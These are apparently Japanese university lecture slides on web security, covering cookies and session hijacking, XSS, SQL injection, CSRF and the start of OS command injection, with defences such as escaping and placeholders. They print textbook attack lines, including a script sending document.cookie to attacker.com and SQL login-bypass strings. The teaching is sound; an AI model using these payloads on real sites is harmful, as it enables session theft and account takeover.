JSESSIONID", "コンテンツ: 4E6E30078C4348230CF94C429F292E30", "ドメイン: www.ritsumei.ac.jp", "パス: /", "送信先: あらゆる種類の接続" (All types of connections), "作成: 2017年5月20日 土曜日 18:05:33", and "有効期限: ブラウザ セッションの終了時" (When the browser session ends). A "閉じる" (Close) button is located at the bottom right of the dialog.

このページで設定した Cookie

許可 ブロック

このページを表示したときに以下の Cookie が設定されました:

- Cookie
 - DMZ
 - JSESSIONID
 - SV
 - SV_NINSYO

ブロック 削除

名前: JSESSIONID
コンテンツ: 4E6E30078C4348230CF94C429F292E30
ドメイン: www.ritsumei.ac.jp
パス: /
送信先: あらゆる種類の接続
作成: 2017年5月20日 土曜日 18:05:33
有効期限: ブラウザ セッションの終了時

閉じる

Cookie の問題

【開発者側】

- 「状態保存手法」として万能ではない
 - ブラウザの設定で拒否できる
 - 携帯端末等で未対応（最近は対応）



【利用者側】

- 暗号化されずに送信されている Cookie の存在
 - 盗聴、改竄（かいざん）の危険がある
 - Cookie が盗まれると、なりすましが可能



「サードパーティクッキー」の問題

- サードパーティー
 - ユーザがアクセスしたドメインとは異なるドメイン
- サードパーティークッキーとは
 - サードパーティーとのデータのやり取りのときに送受信されるクッキー
 - ユーザが意識しないところでクッキーのやり取りが行われてしまう



セッションIDによる「なりすまし」の問題



ID=taro, PASSWORD=***

このセッションは、SID=abc123



SID=abc123、メール読ませて

SID=abc123、了解、メールどうぞ



セッション
奪う



SID=abc123、メール消しといて

SID=abc123、了解、メール消します



SID=abc123、メール読ませて

SID=abc123、了解、メールありません



望ましくないセッション管理




- URLに埋め込む
 - `http://***/main.php?sid=a3fsdfa93`
 - 履歴やアクセスログでばれる
- Form の Hidden フィールドに埋め込む

```
<form>
名前 : <input type="text">
<input type="submit" value="実行">
<input type="hidden" name="sid"
value="a3fsdfa93">
</form>
```

- ソース閲覧でばれる

Cookie の設定

- 不要なサービスの Cookie は利用しない
 - ブラウザの設定で許可しない
 - Cookie を削除する



Webセキュリティ

- Web技術のおさらい
 - HTTP
 - Webアプリケーションサーバ
- Webにおける認証
 - HTTP : ステートレスプロトコル
 - Basic認証
 - Cookieを用いるセッション管理と認証
- **Webアプリケーションの脆弱性とその対策**
 - XSS 攻撃
 - SQL インジェクション
 - CSRF

脆弱性以前の問題



- パラメータ推測でファイル一覧が見える
 - `www.test.jp/main/index.html`
 - `www.test.jp/main/` かどうか？
- `www.test.jp/hello.html?id=101`
 - `www.test.jp/hello.html?id=102` かどうか？



ユーザの“自由”な発想を軽く見てはいけない



- 指定された文字以外が入力される可能性
 - IDに「全角」英数字なんて序の口

```
C:\Users\iris\Desktop\Webコンピューティング講義資料\test03.html - EmEditor
ファイル(E) 編集(E) 検索(S) 表示(V) ツール(T) ウィンドウ(W) ヘルプ(H)
test02.html test03.html x
1 <html>↓
2 <body>↓
3 ↓
4 <form action="search.php" method="get">↓
5   ユーザネーム: <input type="text" name="username"><br><br>↓
6   パスワード: <input type="password" name="pass"><br><br>↓
7   <input type="submit" value="実行">↓
8 </form>↓
9 ↓
10 </body>↓
11 </html>←
241 バイト (241 バイト), 11 行。 HTML: 4行, 40桁 日本語 (シフト JIS)
```

- サニタイジング (sanitizing, 無害化) 手法を行う
 - 特殊文字・記号のエスケープを行う
- 入力フォームに以下を利用するのが良い
 - ラジオボタン (radio button)
 - プルダウンメニュー (pull down menu) を使用

プルダウン	ラジオボタン		
<input type="text" value="選択"/>	<input type="radio"/> あてはまる	<input type="radio"/> どちらともいえない	<input type="radio"/> あてはまらない
<input type="text" value="選択"/>	<input type="radio"/> あてはまる	<input type="radio"/> どちらともいえない	<input type="radio"/> あてはまらない
<input type="text" value="選択"/>	<input type="radio"/> あてはまる	<input type="radio"/> どちらともいえない	<input type="radio"/> あてはまらない

サニタイジング

- 特殊文字・記号のエスケープを行う

```
< script type="text/javascript">
```

●●●●●

```
< /script >
```



サニタイジング(エスケープ)

```
&lt;script type="text/javascript"&gt;
```

●●●●●


```
&lt;/script &gt;
```

Webセキュリティ


- Web技術のおさらい
 - HTTP
 - Webアプリケーションサーバ
- Webにおける認証
 - HTTP : ステートレスプロトコル
 - Basic認証
 - Cookieを用いるセッション管理と認証
- **Webアプリケーションの脆弱性とその対策**
 - **XSS 攻撃**
 - SQL インジェクション
 - CSRF

XSS（クロスサイトスクリプティング）

- Webアプリケーションサーバ上で、悪意あるスクリプトが実行される



XSS (クロスサイトスクリプティング)



(例 1) XSS を利用した投稿

- 他人のWebサイトへ悪意のあるスクリプトを埋め込む攻撃
- 悪意のあるスクリプトを埋め込むためにWeb入力フォームを使用する

<掲示板>

メッセージを入力して投稿ボタンを押してください

投稿者氏名:

タイトル:


メッセージ:

test
<a href='#' onClick='alert("これは重要なぜい
弱性です！")>ここをクリックしてください

URL:

投稿


[フォームをリセット](#)



スクリプトを実行できるリンクが投稿できてしまう


(例2) 他のサーバを経由したXSS

脆弱性のないWebサーバ



abc.com

脆弱性のあるWebサーバ



xyz.com

メッセージを入力して投稿ボタンを押してください

投稿者氏名:

タイトル:

メッセージ:

URL:


[フォームをリセット](#)

① ぜい弱性のあるサーバ
を経由したリンクを投稿

名前:

② スクリプトが実行できる
投稿がされてしまう

```
test
<a href='http://xyz.com/search.php?use
rname=<script>alert("XSS");</script>
'>ここをクリックしてください</a>
```



「alert」が表示されるだけではない

入力メッセージ: test

test ここをクリックしてください

本人確認

ログイン情報を入力してください


ログインID:

パスワード:

OK

XSS で Cookie が盗まれる

- スクリプトを HTML メールで送りつけると…



```
document.location  
= "http://attacker.com/cookie.cgi?cookie=" + document.cookie
```


Cookie でセッション管理を行っている場合、なりすましが可能

Webセキュリティ




- Web技術のおさらい
 - HTTP
 - Webアプリケーションサーバ
- Webにおける認証
 - HTTP : ステートレスプロトコル
 - Basic認証
 - Cookieを用いるセッション管理と認証
- **Webアプリケーションの脆弱性とその対策**
 - XSS 攻撃
 - SQL インジェクション
 - CSRF

SQL インジェクションとは？

想定外の悪意ある
入力を注入



データベースを直接操作



Webサーバ

- 機密情報の漏洩、改ざん、認証回避が行われる

SQL インジェクションの仕組み




名前:

```
SELECT * FROM user WHERE  
id = 'taro';
```




ようこそ
•taro さん

user
taro
hanako
ichiro
jiro
...



SQL インジェクションの仕組み

user
taro
hanako
ichiro
jiro
...



```
SELECT * FROM user WHERE  
id = 'taro' or 'A' = 'A';
```

必ず成り立つ式

すべてのユーザが取得できてしまった 59


名前: **taro' or 'A' = 'A**

実行

ようこそ

- taro さん
- hanako さん
- ichiro さん
- jiro さん
- ...

(例) パスワード認証の回避



名前: taro


パスワード: **A' OR 'A' = 'A'**

ログイン


user	passwd
taro	xesfu
hanako	orikls
ichiro	ke4roil
jiro	alo5ert
...	...

```
SELECT * FROM user WHERE id = 'taro'  
AND passwd = 'A' OR 'A' = 'A';
```

必ず成り立つ式



ようこそ
・taro さん



SQL インジェクションの対策

- プレースホルダでSQL文の構造を保証



```
...  
$sql = "SELECT * FROM user WHERE id=? AND passwd=?";  
  
$stmt = $mdbh2 -> prepare($sql, array('text'));  
$result = $stmt -> execute(array($input));  
...
```

プログラム上で、SQLの「？」に入る部分は「text」とすると指定

Webセキュリティ


- Web技術のおさらい
 - HTTP
 - Webアプリケーションサーバ
- Webにおける認証
 - HTTP : ステートレスプロトコル
 - Basic認証
 - Cookieを用いるセッション管理と認証
- **Webアプリケーションの脆弱性とその対策**
 - XSS 攻撃
 - SQL インジェクション
 - **CSRF**

CSRF(クロスサイト・リクエスト・フォージェリ) Cross-Site Request Forgeries

- リクエスト強要：利用者の関係なくWebサイト上で重要な操作を行わせる攻撃
 - 掲示板への書き込み
 - オンラインショップでの購入（なりしまし、不正出品、不正送金）



Amazon.com
の Cookie



掲示板



偽装された悪意あるリンクをクリック
`http://***/buy.php?amazon***buy=ok`

「Amazonで商品が勝手に
注文された」



CSRF(クロスサイト・リクエスト・フォージェリ)

- ログイン中または永続的 Cookie が前提の攻撃
 - 罠サイトで以下のURLをクリックすると？

- `https://***/passwd.php?newpasswd=hoge`



- URLが分かれば意図しないリクエストを行える
 - 掲示板投稿、買い物、退会など




- 罠サイトを閲覧するだけで掲示板に書き込み
 - 画像読み込みに書き込み投稿のスク립トを埋め込み



CSRF の対策

- 利用者が意図した操作かどうか確認
 - リクエストに秘密情報を埋め込む
 - パスワード再入力/CAPTCHA を求める





- Referer（直前のページ）をチェック
- 重要な操作を行った後で、その内容を登録アドレスにメール送信する

その他のWebセキュリティ

- ・ OSコマンドインジェクション
- ・ セッションハイジャック
- ・ ディレクトリ・トラバーサル
- ・ クリックジャッキング

OSコマンドインジェクション

- Webページの入力項目にOSの操作コマンドを埋め込んでWebサーバに送信し、サーバを不正に操作する。



○正しい入力 **「taro@test.com」**

```
/usr/lib/sendmail taro@test.com
```

メールアドレスにメール送信

